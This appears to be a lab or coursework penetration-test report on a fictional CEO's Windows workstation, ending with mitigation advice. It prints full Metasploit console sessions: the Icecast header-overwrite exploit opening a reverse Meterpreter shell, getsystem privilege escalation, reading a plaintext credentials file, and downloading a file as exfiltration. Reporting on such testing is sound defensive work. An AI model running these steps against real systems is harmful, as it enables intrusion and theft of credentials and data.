Best Security

Penetration testing report

10.11.2020

Table of Contents

1 Revision History

Author	Version	Date	Description
Freda Vuong	1.0		Version 1 2020 Annual Initial Document

2 Background / Scope

The scope of this engagement is limited only to the CEO's workstation. We were permitted to scan only the CEO's IP address, as he has a busy schedule, other attacks such as denial of service and brute force attacks were prohibited.

Deletion of files is prohibited however accessing and reading files is permitted. Configuration changes were not allowed.

We were tasked with performing an internal penetration testing report on the CEO of GoodCorp, Hans Gruber. The purpose of this pen-test is to determine the level of security when the attacks have been performed on his computer system. Thereby we can determine if his computer is at risk and provide the best strategies for mitigating the attacks and protect his pc. Best Security's overall objective was to find the secret recipe file on Hans' computer and exploit any vulnerable software and reporting back to GoodCorp.

When performing the attacks, we found that Han's computer was at a great risk as there were several vulnerabilities left open for attack. Best Security were able to infiltrate and access the secret and recipe files along with other confidential information including bank details and the CISO's credentials.

3 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10


3.1 Vulnerability exploits

Main Vulnerability exploit used: ICE CAST HEADER OVERWITE

Exploit: CVE-2004-1561


Vulnerability explanation:

- Icecast V 2.0.0 (the server streaming application used by the host/company), is an extremely vulnerable application.
- The type of exploit utilised is known as 'buffer overflow', when a program tries to fill a block of memory (a memory buffer) with more data than the buffer was supposed to hold. Therefore, by sending user inputs into a vulnerable application, attackers can force an application to execute arbitrary code to take control of the machine or crash the system.
- In this instance, we used the Icecast application, generated a shell in the target system which allowed us to manipulate and navigate the target system.




Vulnerability 2

GetSystem: A Meterpreter script that will use a number of different techniques to gain root level privileges on the system.



The above diagram illustrates how root access can be achieved with getsystem.

Once the root access was achieved, Best Security team were able to infiltrate the data on the hosts computer and access confidential information. This kind of exploit falls under the Metasploit framework and is known as privilege escalation



The Diagram above illustrates how the attacker is able to exfiltrate sensitive data from the CEO's computer through root access with Getsystem (Meterpreter).

3.2 Risk Level Definitions

High-Risk – The issue has a direct impact on the web application that directly leads to compromise.

Medium-Risk – The issue has a direct impact on the web application that does not directly lead to compromise but could be leveraged as part of the process without great difficulty.

Low-Risk – The issue has a direct impact on the web application, which could be used in the event of a compromise as an accessory to the attack, or could be used as part of the process to compromise a site, but present a greater level of difficulty to leverage than a medium-risk finding..

Informational – The issue has either:

- A minimal negative impact on the web application, but as part of best security practices should be implemented to achieve compliance with such standards;
- or should be implemented to assist in achieving security-in-depth across the web application.


The risk level of the pen-test done was considered 'High-Risk' due to the fact that the system was easily compromised to get root access. This means that attackers can use social engineering attacks such as whaling to compromise the executive – and steal private sensitive information.

3.3 Proof of concept


The following is the steps taken to conduct the penetration testing on GoodCorp from Reconnaissance to Exfiltration:

Reconnaissance stage:


Once we had determined the IP address, we ran an nmap scan to check the open ports available:



- It's visible that the open ports are; 25, 135, 139, 445, 3389, 8000 on the HOST: MSEDGEWIN10 OS: Windows
- We ran a command to explore the potential IceCast exploits available




- We found 8 exploits for Icecast in Searchsploit, however only 4 of them are running on our version 2.0.0, which eliminates the other four options.




Running Metasploit

Now that we know what Icecast exploit to use, we run the command to open our Metasploit framework:



In order to search the Icecast exploit and conduct the needful, we located the exploit and selected the option 0.



Set the RHOST to the target machine:

```
msf5 exploit(windows/http/icecast_header) > set rhosts 192.168.0.20
rhosts => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49734) at 2020-11-02 00:25:33 -0800

meterpreter >
```

The most important step, to run the exploit to infiltrate the target system..


```
rhosts => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49734) at 2020-11-02 00:25:33 -0800
```

To demonstrate that we are now in ‘root’ privileged user rights mode, we ran the ‘whoami’ command to show that we are now ‘nt authority\system’ i.e. root user.


```
C:\Program Files (x86)\Icecast2 Win32>whoami
whoami
msedgewin10\ieuser

C:\Program Files (x86)\Icecast2 Win32>exit
exit
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 4124 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We then searched for the secret file:

And also the recipe file:



We confirmed that the contents of the secret file are confidential information containing bank details and social services number and date of birth of Charlie Tuna (the company's' CISO).



We also discovered that Charlie's username and password is inside the password.txt file as per below:

```
C:\Users\IEUser\Documents>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\IEUser\Documents

11/02/2020  12:01 AM    <DIR>          .
11/02/2020  12:01 AM    <DIR>          ..
04/17/2020  07:54 AM                48 Drinks.recipe.txt
04/09/2020  11:52 PM                43 password.txt
04/17/2020  07:57 AM               161 user.secretfile.txt
03/19/2019  05:21 AM    <DIR>          WindowsPowerShell
               3 File(s)            252 bytes
               3 Dir(s)  21,012,729,856 bytes free

C:\Users\IEUser\Documents>type password.txt
type password.txt
Username CISO Charlie

Password WonderGuy
```

Exfiltration

We exfiltrated the recipe file to demonstrate the vulnerability of the machine and how easy it would be to extract sensitive information (downloadable). This poses extensive risk as private data can be extracted from the CEO's computer.

```
meterpreter > download c:/Users/IEUser/Documents/Drinks.recipe.txt
[*] Downloading: c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.tx
t
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:/Users/IEUser/Documents/Drinks.rec
ipe.txt -> Drinks.recipe.txt
[*] download   : c:/Users/IEUser/Documents/Drinks.recipe.txt -> Drinks.recipe.tx
t
meterpreter >
```

Other possible exploits:

We ran a command to find other potential exploits through Metasploit

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b
e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears
 to be vulnerable.
```

It showed us that the target appears to be vulnerable, however we did not perform these exploits as they were out of scope.

Ikeext_service

A windows DLL exploit.

ms16_075_reflection

This is a potential Man in the Middle attack that intercepts hash and relay responses in order to impersonate the SYSTEM account.

3.4 Additional Information


We enumerated the logged on users:

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20201030191843_default_192.168.0.20_host.users.activ_534722.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

And view the computer information (Build/Domain/Version):

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

And more detailed system information:



```
meterpreter > shell
Process 5248 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 5:59:35 AM
System Boot Time:          10/30/2020, 7:22:38 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,956 MB
Available Physical Memory: 584 MB
Virtual Memory: Max Size:  3,236 MB
Virtual Memory: Available: 1,636 MB
Virtual Memory: In Use:    1,600 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4578973
                           [02]: KB4465065
```

4 Recommendations

- The first recommendation would be to upgrade the version of IceCast to the latest V 2.0.3 as the versions below 2.0.1 are most vulnerable.
- Upgrading to a more secure server streaming software.
- Checking user input sanitisation and buffer overflow (buffer checks)
- Ensuring firewalls are set up in place and restricting access to port 8000.
- Using password hashes and creating strong passwords, providing training on security awareness. Reminding senior management not to store important information such as SSN and Bank Details on their computers, especially not inside files. Two step identification login rituals and stressing importance of encrypting sensitive data.